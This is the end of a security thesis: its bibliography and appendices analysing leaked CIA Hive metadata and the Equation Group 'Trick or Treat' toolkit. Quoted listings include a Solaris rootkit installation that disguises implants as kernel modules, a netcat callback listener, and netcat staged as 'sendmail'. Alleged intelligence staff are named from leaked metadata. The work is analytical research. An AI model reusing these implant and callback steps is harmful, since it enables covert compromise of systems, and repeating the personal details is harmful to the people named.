Raytheon Blackbird Technologies. SIRIUS Pique Proof-of-Concept Delivery User-Mode DKOM Final PoC Report. 2015c. Accessed on: 1 July 2018.
URL https://wikileaks.org/vault7/document/2015-01-DKOM-Prolaco-Final-DKOM-PoC-Report/2015-01-DKOM-Prolaco-Final-DKOM-PoC-Report.pdf

Raytheon Blackbird Technologies. WMI Persistence Proof of Concept Supplemental Report. 2015d. Accessed on: 1 July 2018.
URL https://wikileaks.org/vault7/document/2015-06-WMI-Persistence_Proof_of_Concept-Supplemental_Report/2015-06-WMI-Persistence_Proof_of_Concept-Supplemental_Report.pdf

Reshetova, E., Karhunen, J., Nyman, T., and Asokan, N. Security of OS-level virtualization technologies. In *Nordic Conference on Secure IT Systems*, pages 77–93. Springer, 2014.

Richarte, G. Four different tricks to bypass stackshield and stackguard protection. *World Wide Web*, 1, 2002.

Rowland, C. H. Intrusion detection system. June 2002. US Patent 6,405,318.

Russell, M., McMahon, J., Haas, J., and Timmons, B. Hive 2.6.2 User's Guide. 2014. Accessed on: 1 November 2018.
URL `https://wikileaks.org/ciav7p1/cms/files/UsersGuide.pdf`

Scheepers, M. J. Virtualization and Containerization of Application Infrastructure: A Comparison. In *21st Twente Student Conference on IT*, volume 1, pages 1–7. 2014.

Schneier, B. NSA Exploits of the Day. 2014. Accessed on: 14 November 2017.
URL `https://www.schneier.com/cgi-bin/mt/mt-search.cgi?search=exploit%20of%20the%20day`

Schneier, B. Artificial Intelligence and the Attack/Defense Balance. 2018. Accessed on: 20 March 2018.
URL `https://www.schneier.com/essays/archives/2018/03/artificial_intellige.html`

Sheng, S., Holbrook, M., Kumaraguru, P., Cranor, L. F., and Downs, J. Who falls for phish?: a demographic analysis of phishing susceptibility and effectiveness of interventions. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, pages 373–382. ACM, 2010.

Shin, Y., Meneely, A., Williams, L., and Osborne, J. A. Evaluating Complexity, Code Churn, and Developer Activity Metrics as Indicators of Software Vulnerabilities. *IEEE Transactions on Software Engineering*, 37(6):772–787, 2011.

Skochinsky, I. Intel ME secrets. Code Blue, 2014. Accessed on: 8 November 2017.
URL `https://codeblue.jp/2014/en/`

Smit, L., Stander, A., and Ophoff, J. An analysis of base station location accuracy within mobile-cellular networks. *International Journal of Cyber-Security and Digital Forensics*, 1(4):272–280, 2012.

Smith, A. J. Cache memories. *ACM Computing Surveys (CSUR)*, 14(3):473–530, 1982.

Spitzner, L. Honeypots: Catching the insider threat. In *Proceedings of the 19th Annual Computer Security Applications Conference*, pages 170–179. IEEE Computer Society, 2003.

Stoneburner, G., Hayden, C., and Feringa, A. Engineering principles for information technology security (a baseline for achieving security). Technical report, Booz-Allen and Hamilton Inc McLean, VA, 2001.

Swanson, M. and Guttman, B. Generally Accepted Principles and Practices for Securing Information Technology Systems (NIST Special Publication 800-14). Technical report, 1996. Accessed on: 14 January 2018.

Swierczynski, P., Fyrbiak, M., Koppe, P., Moradi, A., and Paar, C. Interdiction in practice - Hardware Trojan against a high-security USB flash drive. *Journal of Cryptographic Engineering*, 7(3):199–211, 2017.

Szlovencsak, A., Godor, I., Harmatos, J., and Cinkler, T. Planning Reliable UMTS Terrestrial Access Networks. *IEEE Communications Magazine*, 40(1):66–72, 2002.

Szombierski, A. Linux Kernel 2.2.x/2.4.x - Privileged Process Hijacking Privilege Escalation. 2003. Accessed on: 18 June 2018.
URL `https://www.exploit-db.com/exploits/22362/`

Tereshkin, A. Evil maid goes after PGP whole disk encryption. In *Proceedings of the 3rd International Conference on Security of Information and Networks*, pages 2–2. ACM, 2010.

Tereshkin, A. and Wojtczuk, R. Introducing ring-3 rootkits. 2009. Accessed on: 29 January 2018.
URL `https://invisiblethingslab.com/resources/bh09usa/Ring%20-3%20Rootkits.pdf`

Tomasulo, R. M. An efficient algorithm for exploiting multiple arithmetic units. *IBM Journal of Research and Development*, 11(1):25–33, 1967.

van den Broek, F., Verdult, R., and de Ruiter, J. Defeating IMSI catchers. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 340–351. ACM, 2015.

Vegesna, A., Avula, J. B., Jewett, P. H., Mundkur, Y. G., Naik, V. J., and Monaco, J. E. CPU architecture performing dynamic instruction scheduling at time of execution within single clock cycle. June 17 1997. US Patent 5,640,588.

Virvilis, N., Vanautgaerden, B., and Serrano, O. S. Changing the game: The art of deceiving sophisticated attackers. In *Cyber Conflict (CyCon 2014), 2014 6th International Conference On*, pages 87–97. IEEE, 2014.

Wang, L., Jajodia, S., Singhal, A., and Noel, S. k-Zero day safety: measuring the security risk of networks against unknown attacks. In *European Symposium on Research in Computer Security*, pages 573–587. Springer, 2010.

Wang, Z. and Lee, R. B. Covert and side channels due to processor architecture. In *Computer Security Applications Conference, 2006. ACSAC'06. 22nd Annual*, pages 473–482. IEEE, 2006.

Warrender, C., Forrest, S., and Pearlmutter, B. Detecting Intrusions Using System Calls: Alternative Data Models. In *Proceedings of the 1999 IEEE symposium on security and privacy (Cat. No. 99CB36344)*, pages 133–145. IEEE, 1999.

WhatsApp Inc. Backing up to Google Drive. 2018. Accessed on: 13 November 2018. URL `https://faq.whatsapp.com/en/android/28000019/?category=5245251`

Wikileaks. Hacking team. 2015. Accessed on: 12 November 2017. URL `https://wikileaks.org/hackingteam/emails/emailid/167246`

WikiLeaks. Vault 7: CIA Hacking Tools Revealed. 2017. Accessed on: 15 May 2017. URL `https://wikileaks.org/ciav7p1/`

WikiLeaks. Vault 8 - Hive Repository. 2018. Accessed on: 6 September 2018. URL `https://wikileaks.org/vault8/document/repo_hive/`

Wragg, D. However improbable: The story of a processor bug. 2018. Accessed on: 4 June 2018. URL `https://blog.cloudflare.com/however-improbable-the-story-of-a-processor-bug/`

Yoran, A. and Robertson, W. Failures of the security industry: Accountability and action plan. 2015. Accessed on: 29 January 2018. URL `https://www.emc.com/collateral/white-paper/h14039-failures-of-the-security-industry.pdf`

You, I. and Yim, K. Malware obfuscation techniques: A brief survey. In *Broadband, Wireless Computing, Communication and Applications (BWCCA), 2010 International Conference on*, pages 297–300. IEEE, 2010.

Yuan, L., Chen, H., Mai, J., Chuah, C.-N., Su, Z., and Mohapatra, P. Fireman: A toolkit for firewall modeling and analysis. In *Security and Privacy, 2006 IEEE Symposium on*, pages 15–pp. IEEE, 2006.

Zhang, M., Wang, L., Jajodia, S., Singhal, A., and Albanese, M. Network Diversity: A Security Metric for Evaluating the Resilience of Networks against Zero-Day Attacks. *IEEE Transactions on Information Forensics and Security*, 11(5):1071–1086, 2016.

Zhou, Z., Fan, J., Zhang, N., and Xu, R. Advance and development of computer firmware security research. In *Proceedings of the 2009 International Symposium on Information Processing (ISIP 09) Huangshan, PR China*, pages 21–23. 2009.

Appendix A

Meta-data Analysis

This appendix provides meta-data that are referenced to substantiate statements.

A.1 Hive Git Repository

The Git source code repository for the CIA's Hive tool was leaked as the first release of Vault 8 by WikiLeaks. Analysis of this repository revealed that, unlike the PDF files released by WikiLeaks, not all the metadata had been removed. This process and the results thereof are detailed below.

The git repository was not in a usable state as no description was set.

This was remedied by setting it to hive: `$ echo hive > .git/description`

The git branches were then listed:

```
$ git branch
armv5
autotools
debug
dhm
makemods
* master
mt6
polar-0.14.3
polar-1.1.8
polar-1.2.11
polar-1.3.4
solarisbug
ubiquiti
```

To get a break down of committers:

```
$ git shortlog --all -s -n
342  Jack M
295  User #142
47  User #140
32  User #217
28  miker
9  Michael R
5  User #226
```

In order to determine which user corresponded with users #142, #140 and #217 several steps were required. First a list of dangling tags and commits was obtained:

```
$ git fsck
Checking object directories: 100% (256/256), done.
Checking objects: 100% (3226/3226), done.
dangling tag fdc342e458646c631685121ab1c40ec8df78a126
dangling commit e3051377e1442f730cad5b91666b60537b6224c4
dangling tag 85871db9fbb09675c4a5bad6e0d71565e1128f68
dangling tag b54979bf6317aa5b894bb0487d0b6ee05762b74c
dangling tag 900af8c8ac0cf6d5d004fd92d7f216d3b537f331
dangling tag 9c0b593bc443d372e2cf552aa6d129137cefacc5
dangling commit cfcc590daa495a09ce5971976ad4db641eba3a89
dangling tag a70d8dbef7508dbf61bb40ee2645502a8ae105f1
dangling tag 8c4f979f3a1b63ea952294b863e12ba89d839d03
dangling commit 4e13e648aaa679ef8dd5d7b56065bc3a3e406cf8
dangling commit dfd4a30c06ce11fbb4ace53940b9419be6e7477a
dangling tag eb5a11e31406d93b8859d694356a37f691b37d19
dangling tag ea5cf1df2aaadac6d4c36ffdc10bc51b3d66bd25
dangling commit 9b9fa3999124dd2960ae8ae45e58abc2574961d5
dangling tag 5ce0c7f70e2cde85df498cac0046e2a7fef0add3
dangling tag ee2452859b818381f61e14dc62ca7f727073316b
dangling tag 7fa6d24bca8da9d5fd30246616e5db41b780684e
dangling tag 5ea9e6ee1a2fcd5714320646c1b90f0ce34a9b1f
dangling tag c9e9d282d478e35374ad9d83985340751b80fb91
dangling tag 042b1a8634e8fc74f5ebc123cdb4cbfc98e719b7
dangling tag 1e2dc80385c500603c776ce7c29836c81079373e
dangling tag e475d462b2cfae9a2300467e728a16b7cd420408
dangling tag de76eea7d8e1abd60e90b4f6d2170706dd45b7ae
dangling tag 63383711ecbdfe020fbd4fb4e60cb866a2f03e4e
dangling tag c57a77230e31b2579ef13e3a309c60b69e5dcd32
dangling tag 06bb9688fc8637523f1a5d39019d54e042f97352
dangling tag 41fc5711837340d15cc90b84d99fb44a6871a4d6
```

Then dangling commits were examined and compared to those that had been successfully committed.

```
commit cd32369f329cef1a4f185e42024b9d58a2a31792 (tag: hive-2.6.1)
Author: miker <miker@stash.devlan.net>
Date:   Thu Aug 8 15:33:44 2013 -0400
Author: User #226 <Account.234@devlan.net>
Date:   Thu Aug 8 15:33:44 2013 -0400

commit bdfe6a0c9a3d0fd2b69060d03c6cd3453f89814f
Author: User #142 <Account.156@devlan.net>
Date:   Tue Aug 4 16:25:41 2015 -0400

Modify implementation of timeout on DNS queries to eliminate beacon failures on some
↪  platforms due to DNS response failure.

commit 63b95ac3c8f778963900c983ae382f53a55a611a
Author: Jack M <jackmc@devlan.net>
Date:   Tue Aug 4 16:25:41 2015 -0400

Modify implementation of timeout on DNS queries to eliminate beacon failures on some
↪  platforms due to DNS response failure.
```

This Git meta-data information was confirmed by older versions of the PDF version of the Hive User Guide which lists the developers of Hive as Mike Russell (EDG/AED/EDB), Jack McMahon (EDG/AED/EDB), Jeremy Haas (EDG/AED/EDB) or Brian Timmons (EDG/AED/RDB) as of January 2013 (Russell *et al.*, 2014).

The newer versions of the user guide revealed that for Hive 2.7, as of January 2014, the developers were Mike Russell, Jack McMahon, and Jeremy Haas. This changed to Mike Russell and Jack McMahon with Hive 2.8 as of September 2014. Thereafter in October 2014 and January 2015 the developers remained the same as of September 2014.

A.2 Meta-data Listings

Metadata was deemed to be a useful source for this thesis. It was extracted using the *exiftool* utility and revealed that WikiLeaks had taken efforts to remove it.

```
$ exiftool -A -G ./swift/JFM_Status.pptx |egrep -v 'ZIP|File'
[XML]           Total Edit Time                 : 6.2 hours
[XML]           Words                           : 206
[XML]           Application                     : Microsoft Office PowerPoint
[XML]           Presentation Format             : On-screen Show (4:3)
[XML]           Paragraphs                      : 75
[XML]           Slides                          : 4
[XML]           Notes                           : 2
[XML]           Hidden Slides                   : 0
[XML]           MM Clips                        : 0
[XML]           Scale Crop                      : No
[XML]           Heading Pairs                   : Theme, 2, Slide Titles, 4
[XML]           Titles Of Parts                 : Office Theme, 1_NEW NSA
↪  TX_Briefing_Format, JEEPFLEA_MARKET, PowerPoint Presentation, JEEPFLEA_POWDER,
↪  PowerPoint Presentation
[XML]           Company                         : .
[XML]           Links Up To Date                : No
[XML]           Shared Doc                      : No
[XML]           Hyperlinks Changed              : No
[XML]           App Version                     : 14.0000
[XML]           CLASSIFICATION                  : TOP SECRET
[XML]           SCI                             : SI
[XML]           DISSEMINATION                   : NOFORN
[XML]           DECLASSIFYBY                    : MAPECOR
[XML]           DERIVEDFROM                     : NSA/CSSM 1-52
[XML]           DERIVEDDATED                    : 20070108
[XML]           DECLASSIFYON                    : 20380701
[XML]           Last Modified By                : Pecoraro Michael A NSA-FTS32 USA USA
[XML]           Revision Number                 : 9
[XML]           Create Date                     : 2013:07:01 18:44:46Z
[XML]           Modify Date                     : 2013:08:12 18:52:27Z
[XMP]           Title                           : PowerPoint Presentation
[XMP]           Creator                         : Pecoraro Michael A NSA-FTS32 USA USA
```

Listing A.1: Output of exiftool for JFM Status

A.3 Searching for Text Strings Within PDFs

One of the methods used during the analysis phase of this thesis was searching through large quantities of documents. For PDF files this was performed via the use of *pdfgrep* utility and the *awk* programming language.

```
$ exiftool -A -G
↪  The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf
exiftool -A -G
↪  The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf
[ExifTool]      ExifTool Version Number         : 10.80
[File]          File Name                      :
↪  The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf
[File]          Directory                      : .
[File]          File Size                      : 5.3 MB
[File]          File Modification Date/Time    : 2017:03:06 12:21:28+02:00
[File]          File Access Date/Time          : 2018:06:25 17:03:12+02:00
[File]          File Inode Change Date/Time    : 2018:04:21 13:36:41+02:00
[File]          File Permissions               : rw-r--r--
[File]          File Type                      : PDF
[File]          File Type Extension            : pdf
[File]          MIME Type                      : application/pdf
[PDF]           PDF Version                    : 1.3
[PDF]           Linearized                     : No
[PDF]           Page Layout                    : OneColumn
[PDF]           Page Count                     : 46
```

Listing A.2: Output of exiftool for modified PDF

```
$ exiftool -A -G
↪  The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf
[ExifTool]      ExifTool Version Number         : 10.80
[File]          File Name                      :
↪  The_Mystery_of_Duqu_2_0_a_sophisticated_cyberespionage_actor_returns.pdf
[File]          Directory                      : .
[File]          File Size                      : 11 MB
[File]          File Modification Date/Time    : 2018:06:26 15:56:19+02:00
[File]          File Access Date/Time          : 2018:06:26 15:56:37+02:00
[File]          File Inode Change Date/Time    : 2018:06:26 15:56:19+02:00
[File]          File Permissions               : rw-rw-r--
[File]          File Type                      : PDF
[File]          File Type Extension            : pdf
[File]          MIME Type                      : application/pdf
[PDF]           PDF Version                    : 1.7
[PDF]           Linearized                     : Yes
[PDF]           Page Layout                    : OneColumn
[PDF]           Page Count                     : 46
[PDF]           Create Date                    : 2015:06:11 13:43:51+03:00
[PDF]           Creator                        : Adobe InDesign CC 2014 (Macintosh)
[PDF]           Modify Date                    : 2015:06:11 13:43:58+03:00
[PDF]           Producer                       : Adobe PDF Library 11.0
[PDF]           Trapped                        : False
[XMP]           XMP Toolkit                    : Adobe XMP Core 5.6-c014 79.156797,
↪  2014/08/20-09:53:02
[XMP]           Create Date                    : 2015:06:11 13:43:51+03:00
[XMP]           Metadata Date                  : 2015:06:11 13:43:58+03:00
[XMP]           Modify Date                    : 2015:06:11 13:43:58+03:00
[XMP]           Creator Tool                   : Adobe InDesign CC 2014 (Macintosh)
[XMP]           Instance ID                    :
↪  uuid:52926036-ea3f-b848-9665-0ad272a5cf4c
[XMP]           Original Document ID           :
↪  xmp.did:35f13ac8-d01b-c840-8cfd-cd5530922a76
[XMP]           Document ID                    :
↪  xmp.id:cb83016c-a507-4c41-bb3f-e6be95fe6ac4
[XMP]           Rendition Class                : proof:pdf
[XMP]           Derived From Instance ID       :
↪  xmp.iid:6b2bf216-fcd7-4bfc-afd9-6a3fd689d674
[XMP]           Derived From Document ID       :
↪  xmp.did:323208B40B20681180838E009A1555C4
[XMP]           Derived From Original Document ID:
↪  xmp.did:35f13ac8-d01b-c840-8cfd-cd5530922a76
[XMP]           Derived From Rendition Class   : default
[XMP]           History Action                 : converted
[XMP]           History Parameters             : from application/x-indesign to
↪  application/pdf
[XMP]           History Software Agent         : Adobe InDesign CC 2014 (Macintosh)
[XMP]           History Changed                : /
[XMP]           History When                   : 2015:06:11 13:43:51+03:00
[XMP]           Format                         : application/pdf
[XMP]           Producer                       : Adobe PDF Library 11.0
[XMP]           Trapped                        : False
```

Listing A.3: Output of exiftool for original PDF

```
vault7/document$ pdfgrep -r -m 1 "Raytheon Blackbird Technologies" |awk '{print $1}'
./2015-09-20150911-280-CSIT-15085-NfLog/2015-09-20150911-280-CSIT-15085-NfLog.pdf:
./2015-08-20150807-252-MIRcon-Something-About-WMI/
↪  2015-08-20150807-252-MIRcon-Something-About-WMI.pdf:
./2015-08-20150814-259-Eset-Liberpy/2015-08-20150814-259-Eset-Liberpy.pdf:
./2015-09-20150904-275-Cisco-Rombertik/2015-09-20150904-275-Cisco-Rombertik.pdf:
./2015-09-20150804-268-CSIT-15078-Skipper/2015-09-20150804-268-CSIT-15078-Skipper.pdf:
./2015-08-20150814-257-CSIT-15016-Elirks-RAT/2015-08-20150814-257-CSIT-15016-Elirks-RAT.pdf:
./2015-06-WMI-Persistence_Proof_of_Concept-Supplemental_Report/
↪  2015-06-WMI-Persistence_Proof_of_Concept-Supplemental_Report.pdf:
./2015-08-McAfee-DLL-Hijack-PoC-Report/2015-08-McAfee-DLL-Hijack-PoC-Report.pdf:
./2015-08-20150807-254-CI-PLUGX7/2015-08-20150807-254-CI-PLUGX7.pdf:
./2015-09-20150911-279-CSIT-15083-HTTPBrowser/2015-09-20150911-279-CSIT-15083-HTTPBrowser.pdf:
./2014-11-DKOM-PoC-Outline/2014-11-DKOM-PoC-Outline.pdf:
./2015-01-DKOM-Prolaco-Final-DKOM-PoC-Report/2015-01-DKOM-Prolaco-Final-DKOM-PoC-Report.pdf:
./2015-09-20150821-265-VB-Dridex/2015-09-20150821-265-VB-Dridex.pdf:
./2015-09-20150904-274-SentinelOne-Rombertik/2015-09-20150904-274-SentinelOne-Rombertik.pdf:
./2015-09-20150821-261-CERT-EU-Kerberos_Golden_Ticket/
↪  2015-09-20150821-261-CERT-EU-Kerberos_Golden_Ticket.pdf:
./2015-09-20150904-271-RSA-Terracotta-VPN/2015-09-20150904-271-RSA-Terracotta-VPN.pdf:
./2015-09-20150911-277-FireEye-HammerToss/2015-09-20150911-277-FireEye-HammerToss.pdf:
./2015-08-20150807-253-TrendMicro-Understanding-WMI-Malware/
↪  2015-08-20150807-253-TrendMicro-Understanding-WMI-Malware.pdf:
./2015-09-20150911-276-Symantec-Regin/2015-09-20150911-276-Symantec-Regin.pdf:
./2015-08-20150807-255-SY-Buttrerfly/2015-08-20150807-255-SY-Buttrerfly.pdf:
./2015-09-20150821-263-NMehta-Theories_on_Persistence/
↪  2015-09-20150821-263-NMehta-Theories_on_Persistence.pdf:
./2015-09-20150804-266-Symantec-Evolution_of_Ransomware/
↪  2015-09-20150804-266-Symantec-Evolution_of_Ransomware.pdf:
```

Listing A.4: Malware Analysis and PoC documents by Raytheon Blackbird Technologies 1 of 2

```
./2015-08-20150807-251-Symantec-ZeroAccess-Indepth/
↪  2015-08-20150807-251-Symantec-ZeroAccess-Indepth.pdf:
./2015-08-HeapDestroy-DLL-Rootkit-PoC-Report/2015-08-HeapDestroy-DLL-Rootkit-PoC-Report.pdf:
./2015-06-Software_Restriction_Policy-PoC-Report/
↪  2015-06-Software_Restriction_Policy-PoC-Report.pdf:
./2015-08-20150814-260-Eset-Potao/2015-08-20150814-260-Eset-Potao.pdf:
./2015-09-20150828-269-CSIT-15079-Cozy_Bear/
↪  2015-09-20150828-269-CSIT-15079-Cozy_Bear.pdf:
./2015-09-20150828-270-Dell_SecureWorks-Sakula/2015-09-20150828-270-Dell_SecureWorks-Sakula.pdf:
./2015-09-20150911-278-VB-Gamker/2015-09-20150911-278-VB-Gamker.pdf:
./2015-09-20150804-267-CanSecWest13-DEP-ASLR-WO-ROP-JIT/
↪  2015-09-20150804-267-CanSecWest13-DEP-ASLR-WO-ROP-JIT.pdf:
./2015-09-20150821-264-TW-WildNeutron/2015-09-20150821-264-TW-WildNeutron.pdf:
./2015-09-20150904-272-MalwareBytes-HanJuan_Drops_New_Tinba_Version/
↪  2015-09-20150904-272-MalwareBytes-HanJuan_Drops_New_Tinba_Version.pdf:
./2015-08-20150814-258-Symantec-Black_Vine/2015-08-20150814-258-Symantec-Black_Vine.pdf:
./2014-12-DKOM-Interim-DKOM-PoC-Report/2014-12-DKOM-Interim-DKOM-PoC-Report.pdf:
./2015-08-20150814-256-CSIR-15005-Stalker-Panda/
↪  2015-08-20150814-256-CSIR-15005-Stalker-Panda.pdf:
./2015-07-PoC-Anti_Debugging_and_Anti_Emulation/
↪  2015-07-PoC-Anti_Debugging_and_Anti_Emulation.pdf:
./2015-09-20150904-273-FireEye-Window_into_Russian_Cyber_Ops/
↪  2015-09-20150904-273-FireEye-Window_into_Russian_Cyber_Ops.pdf:

vault7/document$ pdfgrep -rm1 "Raytheon Blackbird Technologies"|awk '{print $1}'|wc -l
37
```

Listing A.5: Malware Analysis and PoC documents by Raytheon Blackbird Technologies 2 of 2

Appendix B

Trick or Treat

This appendix provides a descriptive analysis of the Trick or Treat information and includes the scripting used in the production of this thesis to analyse certain information contained therein. It also provides opscript and tool output listings which are referenced to substantiate statements.

The count of 304 servers was determined with the following command string which counts the unique, sorted list of server host-names and their associated IP addresses:

```
trickortreat$ find . -type f |awk -F/ '{print $3}' |sort -u |wc -l
304
```

By searching for unique projects, two projects, Intonation and PitchImpair, were identified:

```
$ grep project Linux/bin/pyside/targets.py |sort -u
self.project='INTONATION'
self.project='PITCHIMPAIR'
```

These projects serve to compromise Internet facing systems which are then used as jumping off points for operations against target systems.[1]

The PitchImpair project is referenced in multiple tools e.g. `autonoproxy` and `autoutils` from a network point of view while `user.mission.generic.COMMON.old` refers to it as infrastructure and `fw_setup.pl` as external network listeners. See Listing B.10 for more details.

While the Intonation project is referenced far less than the PitchImpair one, it is included alongside PitchImpair in the same format in `tn.spayed` and `targets.py` indicating that they serve the same purpose. See Listing B.11, for more details.

[1] Equation Group Leak: Linux/etc/opscript.txt

Eight exploits (DewDrop, Incision, Jackladder, Orangutan, Patchicillin, Reticulum, Sidetrack and StoicSurgeon) were identified and both the Intonation and PitchImpair projects used all of them as per Listing B.1.

The vast majority had targeted the Solaris OS with a small fraction targeting other OSs as demonstrated by the following search results:

```
$ rgrep OS |grep solaris |wc -l
889
$ rgrep OS |grep -v solaris |wc -l
15
```

While there were eight types of exploit used against the Solaris systems as shown in Listing B.6, other Unix systems were targeted with only four exploits: `Dewdop`, `Incision`, `JackLadder` and `StoicSurgeon` as determined by:

```
$ for string in `rgrep OS  |grep -v solaris |awk -F 'OS:' '{ print $2 }' |sort` ; \
do rgrep $string | awk '{ print $3}' |grep -v solaris; \
done |sort -u
DEWDROP
INCISION
JACKLADDER
STOICSURGEON
```

The list of non Solaris operating systems revealed that Linux, HPUX, SCO, FreeBSD and Irix have also been compromised as per Listing B.7.

The top-level domains of the compromised systems by the `PitchImpair` and `Intonation` projects were counted using the method shown in the example below which revealed that there were 24 *.net* domains:

```
trickortreat$ find . -type f |awk -F/ '{print $3}' | sort -u |grep .net_ |wc -l
24
```

Table B.1 shows a break down of the number of compromised systems per TLD of the `PitchImpair` and `Intonation` projects. The top five country-specific TLDs are for China, Japan, Korea, India, Germany and Russia.

Table B.1: Frequency of Top Level Domains used for PitchImpair and Intonation

TLD	n	TLD	n	TLD	n	TLD	n	TLD	n	TLD	n	TLD	n
.ba	1	.cn	37	.es	16	.it	11	.na	1	.ro	1	.tr	1
.be	3	.co	3	.fi	2	.jo	1	.ni	1	.rr	1	.tw	16
.bo	1	.cu	1	.gr	2	.jp	36	.nl	3	.ru	13	.ve	2
.br	2	.de	15	.hu	1	.kr	30	.nu	1	.rw	1	.com	12
.bw	1	.dk	1	.in	16	.kz	1	.ph	1	.sa	4	.net	24
.ch	3	.dz	1	.ir	1	.lk	1	.pk	5	.se	6	.org	1
.cl	2	.eg	2	.ir.	1	.mx	11	.pl	4	.th	2	.unknown	1

B.1 Script Listings

```
trickortreat $ find intonation/ pitchimpair/ -type f |awk -F/ '{print $3}' |awk
↪  '{print $1}' |sort -u
dewdrop
incision
jackladder
orangutan
patchicillin
reticulum
sidetrack
stoicsurgeon

trickortreat $ find intonation/ -type f |awk -F/ '{print $3}' |awk '{print $1}' |sort
↪  -u
dewdrop
incision
jackladder
orangutan
patchicillin
reticulum
sidetrack
stoicsurgeon

trickortreat$ find pitchimpair/ -type f |awk -F/ '{print $3}' |awk '{print $1}' |sort
↪  -u
dewdrop
incision
jackladder
orangutan
patchicillin
reticulum
sidetrack
stoicsurgeon
```

Listing B.1: Trick or Treat: Implants by project

```
$ cat Dewdrop_3.1.0.X_README
-rwxr-xr-x  1 root root   40013 Oct 14 13:39 Dewdrop_3.1.0.1_i386-linux
-rwxr-xr-x  1 root root   37504 Oct 14 13:41 Dewdrop_3.1.0.2_sparc-solaris8-10
-rwxr-xr-x  1 root root   37504 Oct 15 15:02 Dewdrop_3.1.0.3_sparc-solaris-gcc
-rwxr-xr-x  1 root root   79758 Oct 15 15:03 Dewdrop_3.1.0.4_i386-freebsd-gcc

-rwxr-xr-x  1 root root 66369 Oct 14 13:41 ../bin/tipoff-3.1.0.x

2009-10-15 15:09:05 EDT  These Dewdrops, used with this tipoff (not released yet as of
↪  15 OCT)
can handle the new tipoff option --execute, which uses the reverse callback to upload
↪  the
binary without any shell or uu*code. Use the ourtn/-irtun option -w BIN to use this
↪  feature,
using -J to piont to ../bin/tipoff-3.1.0.x.
```

Listing B.2: DewDrop via tipoff without shell or uu*code

```
Linux/bin/jl
Linux/bin/jl.nc
Linux/bin/jl.command
Linux/bin/jacktelnet.sh
Linux/bin/jackpop
Linux/bin/jackin.sh
```

Listing B.4: Jack Ladder, Jack Telnet, Jack Pop and Jack In

```
$ cat jl.nc
#!/bin/bash
echo "Use ^c twice to stop ./jl..."
echo "   1 for nc, 1 for while loop"
while true; do
port=$RANDOM
echo
echo "---> Listening on $port <---"
echo
echo $port  > /home/liam/src/EquationGroupLeak/Linux/bin/.PORT
echo $(tty) > /home/liam/src/EquationGroupLeak/Linux/bin/.TTY
nc -l -p $port
sleep 2
done
```

Listing B.3: JackLadder NetCat

```
#####################################################
######## ORANGUTAN
#####################################################
mv /usr/kernel/fs/fdfs /usr/lib/sparc/lddstub;cp or /usr/kernel/fs/fdfs
mv /usr/kernel/fs/sparcv9/fdfs /usr/lib/sparc/cpp;cp sparcv9/or
↪  /usr/kernel/fs/sparcv9/fdfs
cp ka /platform/SUNW,SystemEngine/kadb
-pause

-rm tlm sparcv9/tlm int sparcv9/int lso sparcv9/lso so sparcv9/so or sparcv9/or ka

chown root:sys /kernel/drv/tl /kernel/drv/sparcv9/tl
chown root:sys /kernel/exec/intpexec /kernel/exec/sparcv9/intpexec
chown root:sys /usr/sbin/sysiddev
chown bin:bin /usr/vmsys/bin/pipe
chown root:sys /usr/kernel/fs/fdfs /usr/kernel/fs/sparcv9/fdfs
chown -R root:sys /platform/SUNW,SystemEngine /usr/lib/sparc
chown root:bin /usr/lib/sparc
chmod 755 /kernel/drv/tl /kernel/drv/sparcv9/tl
chmod 755 /kernel/exec/intpexec /kernel/exec/sparcv9/intpexec
chmod 711 /usr/sbin/sysiddev
chmod 755 /usr/vmsys/bin/pipe
chmod 755 /usr/kernel/fs/fdfs /usr/kernel/fs/sparcv9/fdfs
chmod -R 755 /platform/SUNW,SystemEngine /usr/lib/sparc
-pause
```

From: https://github.com/x0rz/EQGRP/blob/master/linux/etc/in-rt-jl-or

Listing B.5: Orangutan Installation gs.in-rt-jl-or

```
$ for string in `rgrep OS  |grep solaris |awk -F 'OS:' '{ print $2 }' |sort` ; do
↪  rgrep $string | awk '{ print $3}' |grep -v solaris; done |sort -u
DEWDROP
INCISION
JACKLADDER
ORANGUTAN
PATCHICILLIN
RETICULUM
SIDETRACK
STOICSURGEON
```

Listing B.6: Trick or Treat Solaris exploits

```
Signal     Value     Action   Comment

SIGQUIT       3       Core    Quit from keyboard
SIGILL        4       Core    Illegal Instruction
SIGABRT       6       Core    Abort signal from abort(3)
SIGFPE        8       Core    Floating-point exception
SIGSEGV      11       Core    Invalid memory reference

SIGBUS      10,7,10     Core    Bus error (bad memory access)
SIGSYS      12,31,12    Core    Bad system call (SVr4); see also seccomp(2)
SIGTRAP        5        Core    Trace/breakpoint trap
SIGXCPU     24,24,30    Core    CPU time limit exceeded (4.2BSD);
SIGXFSZ     25,25,31    Core    File size limit exceeded (4.2BSD); see setrlimit(2)

SIGIOT         6        Core    IOT trap. A synonym for SIGABRT
SIGUNUSED    -,31,-     Core    Synonymous with SIGSYS
```

Listing B.8: List of signals that core dump

```
$ for string in `rgrep OS  |grep -v solaris |awk -F 'OS:' '{ print $2 }' |sort` ; do
↪  rgrep $string | awk '{ print $(NF)}' |grep -v solaris; done |sort -u
OS:alphaev6-dec-osf4.0f
OS:hppa1.1-hp-hpux10.20
OS:hppa2.0w-hp-hpux11.00
OS:i386-pc-sco3.2v5.0.5
OS:i386-unknown-freebsd4.0
OS:i686-pc-linux-gnu-2.2.16C37_III
OS:i686-pc-linux-gnu-2.4.20-8
OS:i686-pc-linux-gnu-2.4.7-10
OS:mips-sgi-irix6.4
OS:x86-linux
OS:x86-linux-redhat-7.2
```

Listing B.7: Other *nix operating systems targeted by Trick or Treat

```
../bin/packrat -n /bin/nc 1234

local: noserver
remote: sendmail

Executing:

[packrat]# cp -pf noserver sendmail
[packrat]# chmod 755 sendmail
[packrat]# compress -c sendmail > sendmail.Z
[packrat]# chmod 755 sendmail.Z
[packrat]# uuencode sendmail.Z sendmail.Z > sendmail.Z.uu
[packrat]# ls -alL sendmail*
-rwxr-xr-x 1 owner group 170488 Apr 21 17:50 sendmail
-rwxr-xr-x 1 owner group 107717 Jun  2 16:19 sendmail.Z
